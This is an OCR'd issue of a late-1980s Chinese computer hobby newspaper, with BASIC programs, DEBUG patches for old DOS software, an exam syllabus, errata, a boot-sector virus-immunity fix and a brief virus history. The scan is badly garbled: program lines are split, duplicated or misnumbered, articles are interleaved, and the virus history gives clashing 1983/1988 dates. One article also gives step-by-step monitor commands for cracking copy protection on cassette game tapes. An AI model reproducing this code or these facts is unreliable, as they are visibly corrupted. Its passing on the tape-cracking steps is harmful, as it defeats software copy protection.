Assembly code for file management and system modification, including instructions like 'ren c:dao.exe', 'copy c:zheng.exe', and 'copy a:\wbxsc.c:\'.

计算机高级语言如BASIC、FORTRAN等直观易懂，使用方便...

为了解码更加便利，我编制了一个叫HELP的小程序...

在监控状态下，将表1的数据键入。再按键6000G，程序会提问：FIRST LETTER...

Table with 16 columns (6000-6130) and 16 rows of hex values and corresponding characters for the HELP program.

6502

指令提示程序

以此字母为首的指令全部显示，并循环下去。误按其它无关字母或数据键，程序不予理睬...

汉字输入方式下首尾、拼音的一键切换

汉字的输入方式很多，大多需同时按下ALT键和一个功能键来进行切换...

改变五笔字型汉字输入系统的运行方式

目前在市面上流行的“五笔字型汉字输入系统”，由于系统文件和字库所占用的存储空间较大...



# 中华机的记时程序

```

10 HOME
20 Y = 5 * X = 10 : F = 0 : M = 0
30 K = 1 : CALL - 198 : T = 0
40 FOR I = 1 TO 10
50 Z = PEEK ( - 16384 ) - 128 : IF Z > 0
THEN 140
60 INVERSE
70 VTAB 10 : HTAB 25 : PRINT F : "分" : M : "秒"
80 NORMAL
90 NEXT I
100 FOR J = 1 TO 100 : NEXT J
110 F = M + 1
120 IF M = 60 THEN M = 0 : F = F + 1 : VTA
B 10 : HTAB 25 : PRINT F : "分" : M : "秒"
130 GOTO 40
140 POKE - 16384, 0
150 IF K = 1 AND Z = 8 THEN 100
160 IF Z = 8 THEN 215
170 IF Z = 13 THEN CALL 198 : GOTO 2
20
180 IF K > 10 THEN CALL - 198 : GOTO 1
80
190 H0(K) = CHR$( Z + 128) : VTAB Y : (3)A
B K
200 PRINT H0(K) : M = X * 1 : K = K + 1
250 IF K = 2 OR K = 4 OR K = 6 OR K = 8
THEN 110
210 GOTO 100
215 K = K - 1 : K = X - 1 : VTAB Y : HTAB X :
PRINT " " : GOTO 100
220 FOR I = 1 TO K - 1 : T = T + H0(I) :
NEXT I
230 VTAB 5 : HTAB 10 : PRINT T
240 HTAB 10 : PRINT F : "分" : M : "秒"
250 END

```

在CAI软件和游戏中，经常需要实时输入答案或数据等，如果记录等待键盘输入的时间，并在屏幕一角模拟电子钟不停地显示时间，那将会造成一种计时环境，可以强化和提高软件的开发智力功能。笔者利用CEC-1键盘特殊单元 \$C000 和 \$C010 来实现上述功能。

在中文状态下输入程序，运行后即在屏幕右下角以反白的形式显示时间。等待用户键入字符，并在屏幕中间显示所键入的字符，当按下回车键后，程序输出键入的字符和等待的时间结束。

为了较精确地记录时间，程序采用了两个循环语句，用户可根据需要，在150—180语句间插入条件语句后，可适当调整40语句和100语句中的循环变量终值。60语句为秒与分的换算，由于等待时间一般不会很长，所以没有设计与小时的换算。180语句是限制键入字符的个数不得超过10个。

四川 尹一木

磁带软件很难调入内存运行，有的需要多次试调方能成功，一致性较差。若能对加密软件解密，重新录制就可以。使其调入运行就非常容易。为此笔者经多次探索与研究，终于找到部分磁带软件的解密方法。

对磁带软件进行解密需要：(1) 知道用PLAY命令将软件调入的整个处理过程。(2) 知道软件的加密手段。(3) 计算程序的终止，知道程序的地址。(4) 设法使整个程序调入后静止在内存中。本文以直升飞机游戏为例来说明软件的解密与录制方法。

(1) 用PLAY将软件调入，当屏幕上开始显示软件名及彩色方块时，按下录音机暂停键，人为造成“读带出错1”例四磁带(若单声道录音机还需将其连接的红色插头拔出，再按下播音键，当从扬声器中听到第二段数据结束时立即按下暂停键备用)。

(2) 进入监控状态，再键入：  
800: 20 4F 09  
27F: 4C 69 FF  
800G

(3) 按下播音键，当从另一声道中听到第二段数据(引导装入程序PLA Y2) 刚结束时立即按下回车键(单声道录音机按下暂停键后插入红色插头，在暂停键复位的同时按)此时屏幕重新显示中文软件名以及彩色小方块，直至结束自动清屏进入监控状态。

(4) 换用新磁带，用7FD·87FDW将带以后使用时需在监控状态下用7FD·87FDR调入内存，用7FDG运行。

下面介绍几个游戏程序和不同参数：

| 游戏名称     | 存放地址      | 800—802参数 |
|----------|-----------|-----------|
| 防空袭      | 7FD—5401  | 20 22 09  |
| 吃魔鬼      | 800—8800  | 20 22 09  |
| 星海海盜     | 900—8800  | 20 22 09  |
| 空间线      | 7FD—6001  | 20 22 09  |
| 高速公路     | 4700—9F01 | 20 22 09  |
| 中国象棋     | 7FD—87FD  | 20 22 09  |
| 定义射击     | 2000—8AA0 | 20 22 09  |
| 夜间打猎     | 3400—7C80 | 20 22 09  |
| 领地       | 25FD—6DeC | 20 4F 09  |
| 法官泊车     | 7FD—2180  | 20 4F 09  |
| 警察抓小偷(一) | DE7—873E  | 20 4F 09  |
| 警察抓小偷(二) | 同上        | 20        |
| 星球大战     | 11FD—8000 | 20 4F 09  |
| 小国棋      | 7FD—3D2C  | 20 51 09  |
| 银河歼击线    | 87C—7D00  | 20 4F 09  |
| 银河抢宝     | 7FD—7E00  | 20 4F 09  |
| 狂暴的风车    | 190B—64C2 | 20 4F 09  |
| 太空船      | 7FD—888E  | 20 4F 09  |
| 世界大战     | 19E0—5B01 | 20 4F 09  |

江苏 周文基

## 求奇数对称幻方的 BASIC 程序

所谓幻方，即把1至n<sup>2</sup>的所有自然数全填入一个n×n的方阵中，且满足：

$$\sum_{i=1}^n a_{ij} = \sum_{j=1}^n a_{ij} = \sum_{i=1}^n a_{(n-i)} \quad (j=1 \dots n)$$

$$= \frac{n(n^2+1)}{2}$$

而对称幻方(1) 且满足对于中心

$$M = \frac{n+1}{2} \quad \text{或} \quad \frac{n+1}{2}$$

为  $\frac{n(n^2+1)}{2}$ 。要靠人工计算来完成。这样一个幻方的确不容易，但以下这个程序，却能以

较快的速度完成这一切工作。程序在PC-1500上

通过，由于内存小的原因，只求得出5至61的所有

奇数对称幻方，如在IBM或APPLE机上运行，

程序无须任何修改，且能获得更大的奇数对

称幻方。

程序执行速度很快，当n=61时，输入至输出

仅须5分钟左右，计算机的威力由此可见。

长沙市长沙中学 谭学军

为了帮助准备参加程序员级水平考试的同志复习硬件基础知识，参照国内外程序员级水平考试大纲的要求和近年来国内外程序员级水平考试试题而编写了本复习纲要。供同志们复习时参考。

一、计算机系统概论

1. 计算机发展概况及发展趋势。

2. 计算机的分类(模拟计算机和数字计算机)。

3. 数字计算机的各种分类方法(按用途、规模和功能划分)。

4. 计算机的主要特点。

5. 计算机系统的组成。

①硬件的基本组成(中央处理器CPU, 内存系统、外存储器、输入和输出设备及接口、总线等)

②软件的基本组成和作用(系统软件及应用软件)。

③固件及其作用

6. 计算机系统的运行方式(批处理方式、分时方式、实时处理方式、分布式处理方式等)

7. 计算机中的信息及单位(控制信息、数值数据和非数值数据, 位, 字节, 字, 半字, 固定长字, 可变长字等)

二、数值数据的表示

1. 数制及其转换方法

进位计数制的基数和权的概念; 十进制、八进制、十六进制与二进制之间的相互转换方法等。

2. 机器中数的表示方法

无符号数的表示及数的表示范围与字长的关系; 有符号数的原码、反码、补码的表示, 以及移码(增码)的表示及数的表示范围与字长的关系。

3. 数的定点和浮点表示法

两种常见的定点表示法: 浮点表示法中的尾数、尾符、阶符、阶阶的意义, 规格化及

非规格化表示法

本教程责任编辑: 09号

### 关于LOGO清屏十法一文中的错误

本报今年23期四版成都江华国同志《LOGO清屏十法》, 颇为周志。运行中发现该文有几处错误。

1. 方法一, 若键入CLLR, 运行结束后, 则屏幕右边仍有一列字符未清除。应键入CLR, 清除。

2. 方法三, 键入CLR, 运行结束后, 屏幕右侧以每行50(0—38)列显示字符, 非原始状态。应将原过程CLLR中第三行, DEPOSIT\_33—39, X1的50改为40。

3. 方法七, 若键入CLD, 运行结束后, 屏幕前20(0—19)行及21行反白, 20行与21行则仍正相, 即反相与正相, 则该行不能执行而输出。应键入CLS, 清除。

4. 方法八, 若键入CLS, 运行结束后, 屏幕前20(0—19)行及21行反白, 20行与21行则仍正相, 即反相与正相, 则该行不能执行而输出。应键入CLS, 清除。

5. 方法十, 键入CLD, 运行结束后, 屏幕前20(0—19)行及21行反白, 20行与21行则仍正相, 即反相与正相, 则该行不能执行而输出。应键入CLS, 清除。

6. 方法十, 在过程CLD末行后END前增加一条命令, DEPOSIT\_232, 255, 使反相清屏完毕后又正常显示。

7. 过程CLLR中X1取值0—40间任一整数, 均可达到清屏目的。且随着其值的增大, 屏幕左侧清除的幅面越宽, 往后, 才一一清除。

若将方法九中CLW过程条件改为Y<1, 调用Y=1, 键入CLW24或25, 则与原过程有异曲同工之妙。

成都 梅成成

更正

《软件报》89年第十期四版“获取CEC-1汉字管理程序简法”一文程序第六行为: 090A—A9 EC LDA # \$EC

另: 二十五期四版“中华学习机PLAY命令分析”第二自然段段后应是\$6F, 不是\$5F; 第二自然段段后第4行, “\*那么这个”

源程序用PLA Y命令……”中“用”字误印成了“”字。

本报电话: 66774813 傅德烈组编分

每周星期六出版 全国邮局均可订阅

川省工商广字, 031号

## 计算机应用软件人员程序员级水平考试硬件知识复习纲要

编者: 四川大学副教授 杨成熙

机语言; 浮点数的表示范围及精度等。

三、非数值数据的编码方法(ASCII码、EBCDIC码、汉字编码包括汉字输入码即外码、汉字内码、区位码、及汉字字形码)

四、各种常用编码的基本使用方法和(奇偶校验码、多重校验码、等比码、汉明码和循环码)

五、运算方法

1. 算术运算方法(包括常见的补码加减法和原码除法)

2. 逻辑运算方法(包括与、或、异或等运算)

3. 逻辑代数的基本性质和定律、真值表、逻辑表达式化简(主要是代数化简和卡诺图化简)及其实现; 以及基本逻辑门电路、半加器、全加器等数字逻辑的基本内容。

六、指令和指令系统


1. 指令(机器指令、汇编指令)和指令系统的基本概念。

2. 指令的基本组成和格式。

3. 常见的寻址方式及其特点(主要指直接寻址、间接寻址、变址寻址、基址寻址、相对寻址、寄存器直接寻址、寄存器间接寻址、页面寻址及立即寻址等)

4. 指令系统的基本组成、分类及功能。

5. 指令的执行过程(取指令、分析指令和执行指令)





# True BASIC 图形的存贮与显示

X, Ymin, Ymax in Var \$

True BASIC 是一个典型的结构化程序设计语言系统,它除了具备“结构化程序”的特点外,其全屏编辑功能很强,有些地方很象字处理软件;解释与编译态并存,编译态下程序运行速度更快。另外,它可利用全内存,不再受段的限制,为运行大程序提供了良好的环境。它的高效率的图形功能倍受人们青睐,系统把整个屏幕作为一块画板提供给用户,既可以键盘或鼠标作图,又可行图形程序设计。它有方便调用的子程序库,又提供了一个和子程序等价的“图例”形式,使用这种形式,可以对图形进行比例、平移、缩放和旋转变换,更出色的是它的动画功能,仅用几条命令即可完成一幅动画,其本质是将屏幕上指定图形的图形信息存放在一字符串变量中(用BOX KEEP),再在指定的位置上显示出来(用BOX SHOW...at...)

遗憾的是它没有像旧 BASIC 将图形存贮的功能,这给用户编制实用软件带来不便。我们在使用 True BASIC 过程中发现,将 BOX KEEP...in...命令执行后存放在字符串变量中的信息,以文件的方式存贮即可将图形存贮,使用这种文件处理方式一样以图形显示的方式读出来,并且速度很快。

## 一、在内存中存贮图形

True BASIC 的图形是在系统提供的图形窗口中显示出来的。这时只要按一下任意键,屏幕立即返回编辑窗口,图形也立即消失,除非重新运行程序生成图形,原图形是无法找回的。克服这一缺点的方法是用 BOX KEEP 命令在生成图形的同时,将图形信息存放在一字符串变量中,这样即使返回编辑窗口,用显示命令 BOX SHOW...at...再显示出来,这比重新生成要快得多。具体作法是在主程序的末行前加一行:BOX KEEP Xmin, Ymin,

ax, Ymin, Ymax 是欲保存图形的 X, Y 方向最小最大范围, var \$ 是存放图形信息的字符串变量。图形生成的同时,图形信息也保存在内存的 var \$ 变量中了,在编辑窗口下的背景窗口的命令行上键入如下语句便可重新显示:BOX SHOW var \$ at Xstart, Ystart

其中 Var \$ 是保存图形信息的字符串变量,而 Xstart, Ystart 是重新显示图形的左下角起始点坐标。

利用这种方法,只要不键入 (OLD) 和运行 (RUN) 新的程序或键入 COMPILE, DO, NEW 和 BYE 命令,按重复功能键 F7 或 F5 总是有效的。

## 二、永久保存图形

如果要永久保存图形,或者说将图形存贮, True BASIC 系统没有提供像其它 BASIC 那样的保存显示缓冲区内容的 BSAVE 命令,但是我们可以用系统提供的 BOX KEEP 命令,将其捕获的存放在字符串变量中的图形信息以文件方式存贮,即可达到永久保存图形的目的。实施方法见程序一。我们将其设计成外部子程序形式,以供方便调用。如欲将图形存贮,可用 INCLUDE 命令插入主程序后,且在程序 END 语句的前一行键入:

```
CALL out-pic (filename xl, x2, y1, y2)
```

其中 filename 为图形存贮名, xl, x2, y1, y2 为欲存贮范围。

如果将程序一加入到子程序中,主程序中要按使用子程序的键定操作。

保存在盘上的图形文件用程序二调用,运行它即可显示图形。

利用这种方法可实现 True BASIC 图形存贮与显示,但是这种方法用的内存和外存空间较大,如将图形信息进行压缩再存贮就更好了。

唐山 莽莽山

```
! Enter filename (f$) and
! BOX KEEP Xmin, Xmax, Ymin, Ymax.
SUB out_pic (f$, xl, x2, y1, y2)
BOX KEEP xl, x2, y1, y2 in pic$
LET length=len(pic$)
OPEN #999:nme f$,create,append,organization byte
ERASE #999
WRITE #999:length
WRITE #999:pic$
CLOSE #999
END SUB
```

程序一

! Enter filename and Coordinate of start point

```
INPUT prompt "Enter filename: " f$
INPUT prompt "BOX SHOW at (Xstart,Ystart): " xstart,ystart
SET window 0,1,0,1
OPEN #999:nme f$,access input,organization byte
READ #999:length
READ #999:bytes length:var$
CLOSE #999
BOX SHOW var$ at xstart,ystart
END
```

程序二

本程序任修: 06号

PCTOOLS 在 CCDS 下运行

```
由于 PCTOOLS.EXE, 在画盘操作方面, 具有较
强功能, 所以深受广大用户喜爱。
cdebug setcol#
-A 31BE
3787:31BE NOP
3787:31BF NOP
3787:31C0
-A ADC
3787:0ADC MOV CX,0
3787:0ADF MOV DX,1B4F
3787:0AE2 MOV BH,07
3787:0AE4 MOV AX,0600
3787:0AE7 INT 10
3787:0AE9 RET
3787:0AEA
-A A76
3787:0A76 PRINT
3787:0A77
-A ABD
3787:0ABD RET
3787:0ABE
-A AA6
3787:0AA6 RET
3787:0AA7
-WR 0000B:14700 BYTES
```

本程序任修: 06号

## 微、复、图、形、输、入、光、标、的、方、法

当我们在数字化仪上用 AUTO CAD 软件编辑一个图形文件, 或者绘制一个新图形文件时, 往往会遇到这种情况: X-Y 坐标的光标会从屏幕上消失, 使工作不能正常运行。现有三种方法可以排除该故障。

方法一: 使用一次 AUTO CAD 的 ZOOM 命令, 如不能恢复光标则采用方法二试之。

方法二: 不要退出 AUTO CAD, 仍保持输入图形的的工作状态, 关闭数字化仪电源, 数秒钟后再打开电源。若光标仍不能恢复则可采用方法三。

方法三: ①退出 AUTO CAD, 关闭数字化仪电源。在该电源附近有一排可设置开关, 置开关 1 为 OFF

②数字化仪上面。③进入 BASIC 系统, 执行下面的 BASIC 程序。

```
10 OPEN "com1:9600, E, 7,
2, CS,DS" AS #1
20 PRINT #1, "Lj";
30 END
```

④关闭数字化仪电源, 置开关 1 为 ON。⑤数字化仪上电, 重新进入 AUTO CAD 工作。

使用方法 3 一般均能奏效。

(硬件环境: IBM PCXT 微型机, Hir000 型数字化仪)

云南 庄春涛

高级汉字制表软件 OFFICE 以其良好的人机界面, 灵活的使用方式, 强大的计算, 排序, 图形等功能, 深受广大计算机用户的喜爱。286 微机推出之后, 由于硬件部分的改动, 致使 286 微机运行 P/C/XT 及其兼容机上的 OFFICE 软件产生死机, 目前市场上虽然出现了一些适应 286 微机的 OFFICE 软件, 但对一些老用户来讲, 无疑是一种不必要的开支, 如果用 FDISK 重新建立 DOS 分区的做法, 对于一个信息量很大的硬盘, 需要做很多繁琐的工作, 针对这一问题, 笔者对 OFFICE 分析发现, 只要改变 2 个字节即可在 286 微机上运行 IBM P/C/XT 及其兼容机上的 OFFICE 软件, 具体步骤是:

```
C>DEBUG
-E38F0<
XXXX: 38F0,75,90,38,90<
-W<
-Q<
```

修改后的 OFFICE 仍可在 IBM P/C/XT 及其兼容机上运行。

笔者使用的是 OFFICE1.0A 版, 在长城 286 及其 IBM 286 上通过。

石家庄 马松兰

## 1500A.EXE 在 286,386 等机上正确运行

由中国计算机服务公司编制的 CAREN 1500A.EXE 1599A

1500A.EXE, 1500C.EXE 等 24 点阵打印支持程序, 由于其字多、速度快、字体大小适中等原因, 在长城 0520, P/C/XT 等机上得到广泛应用。但在 286, 386 配有 10MB 以上硬盘的 P/C/XT 机, 在 P/C-DOS3.3 环境下不能正确运行, 从而使基于上述打印支持程序编写的很多应用程序, 都不能在新的 DOS3.3 环境下正确运行。

我们通过对比 1500A.EXE, 1500C.EXE 的跟踪分析, 发现该支持程序在获得一个汉字

内码后, 首先计算出该汉字在字库 CLIB24 中的起始偏移, 然后通过目录项中得到的字库 CLIB24 起始偏移, 计算出该汉字在字库上的存储地址, 再推算出该汉字在字库上的具体图注号、磁头号及扇区号, 通过读绝对扇区获得该汉字。计算过程中, 对图注号是按 1.5 字节处理的, 但我们知道, PC-DOS3.3 在对硬盘进行格式化时, 如果硬盘容量大于 10MB, 则采用 2 字节图注的图注号; 小于 10MB 时才采用 1.5 字节图注号。这样, 只要我们修改程序中与字节长度有关的部分, 使其按 2 字节长度处理, 问题就可以得到解决。

下面以 1500A.EXE 为例, 给出具体修改步骤, 其它程序的修改基本相同。

另外, 你还可以通过下述两种方法, 不用修改程序, 也可使打印程序正常运行。

1. FDISK.EXE 把大于 10MB 的硬盘, 找分成几个逻辑盘, 使得按该打印支持程序和字库 CLIB24 的 C 盘容量不大于 10MB, 这时 1500A.EXE 则可正常运行。但这不希望使用一个大于 10MB 容量的用户不能适用。

2. 使用 PC-DOS3.0, 3.1 或 3.2 版本对大于 10MB 的硬盘进行格式化, 然后安装 PC-DOS3.3 (不要用 PC-DOS3.3 再进行硬盘格式化), 也可使打印程序正常运行。但这时硬盘每扇区数据很大, 达到 16 个扇区以上, 果硬盘上存放较多的小文件, 就会浪费大量的硬盘空间。

陕西 曹恒德

```
C>DEBUG 1500A
-U414A
0BF3:674A C60c433E00
0BF3:414F 890E773D
0BF3:4153 A3793D
0BF3:4156 B90300
0BF3:4159 F7E1
0BF3:415B F8
0BF3:415C 01D8
0BF3:415E 7305
0BF3:4160 C606433E07
0BF3:4165 50
0BF3:4166 25FF01
0BF3:4169 8B00<
-A4156
0BF3:4156 SHL AX,1
0BF3:4158 JMP 4168
0BF3:415A
-U41A2
0BF3:41A2 F606433E01
0BF3:41A7 7405
0BF3:41A9 890600
0BF3:41AC 03E8
0BF3:41AE 25FF0F
0BF3:41B1 832E773D07
0BF3:41B6 753D
0BF3:41B8 3DFF0F
0BF3:41BB 7505
0BF3:41BD 8BFFFF
0BF3:41C0 5B
0BF3:41C1 5B
-A41A2
0BF3:41A2 JMP 41B1
0BF3:41A4
-A41B8
0BF3:41B8 CMP AX,FFFF
0BF3:41BB
-U4208
0BF3:4208 A3793D
0BF3:420B F606433E01
0BF3:4210 7407
0BF3:4212 8306543602
0BF3:4217 C606433E00
0BF3:421C EB08
0BF3:421E 90
0BF3:421F 8306543601
0BF3:4224 C606433E01
-A420B
0BF3:420B JMP 4212
0BF3:420D
-W
Writing 55AC bytes
-D
```

C>REN 1500A 1500A.EXE

《软件报》6月25日第二版发表的《计算机病毒免疫方法》, 对某些系统盘进行免疫和解毒确实有效, 但对 DOS3.3X 版本系统盘用该法却会出错, 这是因为这些系统上的 BOOT 将 02FDH 单元用来存放系统盘号。对于硬盘, 该单元值为 80H, 而软盘则是 00H。因此, 将该单元值改为免疫标志字节值 13H 以后, BOOT 将无法找到系统盘, 导致自举失败。解决办法是: 将系统盘号从 02FDH 改到 0102 单元, 该单元原为一个冗余单元。具体操作是: 将 BOOT 中变量地址 7DFDH 均改为 7C02H, 且将 02FDH 单元内容送 0102H 即可。

湖南 马小宁

改 2 字节使 OFFICE 适应 286 微机

计算机病毒免疫方法





# 如何在CEC-I机上使用FORTRAN77

在U. C. S. D. PASCAL操作系统下,提供了FORTRAN77和PASCAL两种高级语言编译程序,然而如果在CEC-I机上使用则有些困难,这是因为PASCAL操作系统一般情况下必须有二个软盘驱动器才能运行,而CEC-I只提供了一个软盘驱动器接口,如果要想使用上述两种高级语言就会令人失望,笔者通过分析,找到了一个解决问题的简单办法:

另在FORT1上有:  
SYSTEM\_EDITOR (文本编辑程序)  
SYSTEM\_FILE (文件管理程序)  
SYSTEM\_LINKER (连接程序)  
在FORT2软盘上有:  
SYSTEM\_COMPILER (编译程序)  
SYSTEM\_LIBRARY (库文件)  
两张盘上虽有相同的系统文件,但有主从之别, FORT2,是主系统盘, FORT1上的文本编辑程序EDITOR必须在FORT2下调用,而编写的文件又必须保存在FORT2盘上,连接程序LINKER在FORT1盘上,但库文件LIBRARY又在FORT2盘上,如果将两张盘上的文件合并,一个磁盘又装不下,所以还是必须采用两张系统盘,但需重新构造,方法如下:

有这样一道题目:  $\square \times \square \square = \square \square \square = \square \times \square \square$  要求把1至9这9个数填入框内,使等式成立,9个数不能重复,找出所有填法。对这种没有一个数字的式子,人工求解是很麻烦上。我编了如下程序运行只要几秒钟就能得到令人满意的结果,如末尾不为奇数,百位只除不可能的情况,如末尾不为奇数,百位只能是1-5等,再在此基础上巧设大加,并运用逻辑函数,使程序运行速度非常快。

浙江镇海中学 林自平

```

10 FOR A = 124 TO 598 STEP 2
20 U = INT (A / 100) : W = A - INT (
A / 10) * 10 : V = INT (A / 100 - I
NT (A / 100)) * 10 : Y = 0
30 IF U = V OR V = W OR U = W OR (V
* W) = 0 THEN 150
40 I = ((W + 2) * (W + 2)) * (U - 1)
: FOR J = U + 1 + Z TO 9 - 5 + Z - (
U - 1) * (Z + 1) - (U - 2)
50 IF I = V OR I = W THEN 130
60 S = A / I : IF S = INT (S) THEN
N 130
70 IF Y = 0 THEN O = INT (S / 10) :
P = S - INT (S / 10) * 10 : X = I : GO
TO 90
80 Q = INT (S / 10) : R = S - INT (S
/ 10) * 10 : T = 1 : GO TO 110
90 IF Q = U OR Q = V OR Q = W OR Q
= X OR Q = P OR P = U OR P = V OR P
= W OR P = X THEN 130
100 Y = 1
110 IF U + V + W + X + O + P + Q +
R + T < 45 OR U + V + W + X + O +
P + Q + R + T < 352800 THEN 130
120 PRINT X * "O" * P * "A" * "S" * "I" * "R"
: GO TO 150
130 NEXT I
140 IF U > 1 AND W = 0 THEN A = A +
150 / NEXT A

```

棋  
对  
奕  
程  
序

R1机的PRINT语句有ATX, Y格式,才能在屏幕的任何位置上显示字符,利用此格式,可使“围棋”对奕程序的编制非常方便。本程序10~90句为显示棋盘程序。100~280句为对奕程序段。其中140、230句用来判棋盘上的节点是否为空点(如不是空点,则不能在此点下棋)。300~500句为棋子、计胜负程序段。其中310~390句是在黑棋的地盘中的空节点上填“O”, 410~510句是数字并计胜负。600~730句为提子子程序段。

```

10 PRINT TAB(5:"Y");TAB(13:"WEI QI"
20 FOR I = 1 TO 19
30 IF I > = 1 AND I < = 10 THEN PRIN
T TAB(10 - I)
40 IF I > 10 THEN PRINT TAB(20 - I)
50 FOR NJ = 1 TO 19
60 PRINT TAB(5 + J) * " "
70 NEXT J
80 NEXT I
90 PRINT TAB(7:"12345678901234567890"
100 PRINT AT 18,0:"X1="; AT 18,27:"Y2="
: AT 19,0:"Y1="; AT 19,27:"Y2="
110 PRINT AT 16,2:"O"; AT 18,3:" " : A
T 19,3:" " : AT 16,29:" "
120 INPUT X1
130 INPUT Y1
140 IF X1 > = 1 AND X1 < = 19 AND PE
EK (16516 + 33 * (20 - Y1) + X1) = 21 TH
EN
150 GOTO 160
160 GOTO 120
170 PRINT AT 18,3:X1; AT 19,3:Y1; AT 2
: Y1,6 + X1; TO
180 INPUT A$
190 IF A$ = "T" THEN GOSUB 600
200 IF A$ = "E" THEN GOTO 300
210 PRINT AT 16,29:CHR(188); AT 18,30
: AT 19,30:" " : AT 16,21:" "
220 INPUT X2
230 INPUT Y2
240 IF X2 > = 1 AND X2 < = 19 AND PE
EK (16516 + 33 * (20 - Y2) + X2) = 21 TH
EN
250 GOTO 210
260 PRINT AT 18,30:X2; AT 19,30:Y2; AT
: Y2,6 + X2; CHR(188)
270 INPUT A$
280 IF A$ = "T" THEN GOSUB 600
290 IF A$ = "E" THEN GOTO 300
300 GOTO 110
310 PRINT AT 3,0:"SU ZI"; AT 5,1:"X="
: AT 6,1:"Y="
320 INPUT X
330 INPUT Y
340 IF X > = 1 AND X < = 19 AND PE
EK (16516 + 33 * (20 - Y) + X) = 21 THEN
GOTO 350
350 GOTO 310
360 GOTO 310
370 PRINT AT 5,3:X; AT 6,3:Y; AT 20 -
: Y,6 + X; "O"
380 INPUT A$
390 IF A$ < > "S" THEN GOTO 400
400 PRINT AT 5,3:" " : AT 6,3:" "
410 GOTO 310
420 FAST
430 FOR I = 1 TO 19
440 IF PEEK (16516 + 33 * (20 - J) + I
) = 52 THEN A = A +
450 NEXT J
460 NEXT I
470 SLOW
480 W = A - 183.75
490 INPUT AT 21,2:"HEIQI -O- JIA; MU"
:中没显示"O" 500 IF W > 0 THEN PRINT AT 21,20:"SH
E
:节点上填满黑"O"; "MU"
:每次输入-518 IF W < 0 THEN PRINT AT 21,20:"FU
:个节点的坐标值" ABS W; "MU"
520 STOP
530 PRINT AT 3,2:"T"; AT 5,1:"X=";
: Y="
540 INPUT X
550 INPUT Y
560 PRINT AT 5,3:X; AT 6,3:Y; AT 20 -
: Y,6 + X; "O"
570 INPUT A$
580 IF A$ > "T" THEN GOTO 600
590 PRINT AT 5,3:" " : AT 6,3:" "
600 GOTO 510
610 FOR I = 3 TO 6
620 FOR J = 1 TO 4
630 PRINT AT 1,3:" "
640 NEXT J
650 NEXT I
660 RETURN

```

运行此程序,首先在屏幕上显示棋盘及左下方的“O”、“X1”、“Y1”,要求代表黑棋的一方先下,你可根据坐标位置,输入要下的子的坐标值(先输X,后输Y),这时在棋盘的相应位置上立刻显示出黑棋“O”。“E”之外的任何字符,并按回车键,转到白棋下子。其下子方法与黑棋相同。输入“T”,转为提子状态;在屏幕的左上角显示“O”、“X”、“Y”。“S”之外的任何字符,重新输入“O”或到对奕状态。输入“E”表示对奕结束。显示“SU\_Z”表示出对奕结果。在计胜负时,按黑棋贴2.75目考虑。上海 徐正部

1.先在两张空白盘上复制相同的FORT2(可用LOCKSMITH等复制),这两张盘命名为F1与F2。  
2.用FORT1盘启动,在COMMAND命令状态下键入F(ILE),进入文件管理系统。  
3.选择文件传送命令(TRNSFEK),将FORT1上的SYSTEM\_FILE文件分别传送到F1和F2盘上。  
4.选择删除文件命令(RMOVE),将F2上的SYSTEM\_LIBRARY库文件删除。  
5.将FORT1盘上的SYSTEM\_EDITOR传送到F2盘上。到这一步F2盘已构成。它有编辑程序和编译程序及文件管理程序。  
6.将FORT1盘上的SYSTEM\_LINKER传送到F1盘上。至此,已经重新构造好了两张系统盘。使用方法如下:  
1.先用F2盘启动,按选E(DIT),在F2盘编辑FORTRAN77源程序SYSTEM.WRK.TEXT。  
2.选择C(OMPILE)编译命令,对源程序进行编译,如果程序无错,在F2盘上生成P代码文件SYSTEM.WRK.CODE。  
3.选择F(ILE)文件管理命令,将上述P代码文件传送到F1盘上。  
4.用F1盘启动系统,选择L(CINK)命令连接程序。  
5.选择X(CECUTE)命令执行程序。  
有关APPLE FORTRAN77的操作使用请参考有关资料。如果想使用PASCAL语言,可采用类似的办法重新构造系统。

西南师大 王志刚

(续上期)

七、中央处理器CPU的基本功能和组成  
1.运算器的基本组成部件(算术逻辑运算部件ALU,通用寄存器,状态寄存器,输入选择门,输出移位门、内总线等)  
2.控制器的基本组成部件(程序计数器PC或指令地址寄存器,指令寄存器,指令译码器,时序部件,微操作控制信号形成电路等)  
3.指令在CPU中的执行过程  
4.形成微操作控制信号的两种方法  
①组合逻辑控制法(包括硬连线控制法和可编程逻辑阵列PLA法)  
2.微程序控制  
微程序控制的基本概念及特点包括一条机器指令对应一段微程序,微程序又由微指令序列组成并序存入控制存储器ROM中等)  
八、存储系统的分层次结构和组成  
1.存储器的主要特性和分类  
2.存储系统的基本组成(高速缓冲存储器、主存储器、辅助存储器)  
3.半导体存储器(RAM,静态RAM,动态RAM,ROM,EPROM等)  
4.磁表面存储器(磁带和磁盘)  
主要是掌握磁表面存储器的指标、特性、数据存储格式及有关参数的计算方法。  
九、外围设备  
1.常见外围设备的分类  
2.常见输入/输出设备的种类和特征。特别是打印机的分类及其特点和用途。  
十、主机与外设的数据传送方法(输入/输出方法  
1.主机通过总线和接口与外设传送数据的基本方法

## 计算机应用软件人员程序员级水平考试硬件知识复习纲要

四川大学付教授 郭成彪 编写

2.基本的数据传送方法。  
①无条件传送方式; ②查询传送方式; ③中断传送方式; ④直接存储器存取(DMA)方式; ⑤通道传送方式  
3.中断的基本概念  
①中断、中断源、中断优先级、中断屏蔽等; ②可屏蔽中断和不可屏蔽中断; ③向量中断和非向量中断等;  
4.中断处理的基本过程  
①中断的产生与中断识别; ②中断的排队判优; ③中断响应与保护现场; ④执行中断服务程序; ⑤恢复现场与中断返回。  
十一、计算机各主要部件的相互联系——整机结构。  
1.总线的概念(总线、内总线、系统总线、外总线、I/O总线、M总线、地址总线,数据总线和控制总线等);  
2.以CPU为中心的总线结构;  
3.单总线结构;  
4.以内存为中心的总线结构;  
5.以内存为中心的通道结构(包括外围处理机结构);  
6.计算机网络(全文完)  
高校教务处



# 计算机报



普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘德建  
国内统一刊号CN51-0090 行邮代号：61-74 地址：成都市金牛河街75号 邮政编码：610015

## 计算机病毒及其分类

计算机病毒(Computer Viruses)的概念是伦·艾德勒曼(Len Adleman)于1983年12月3日在一次计算机安全学术会议上首次提出的。8小时后专家们又在VAX11/750系统上运行UNIX,第一个病毒实验成功。一周后,1988年11月10日又进行了实验演示。已有五个实验被演示,从实验上证实了计算机病毒的存在。

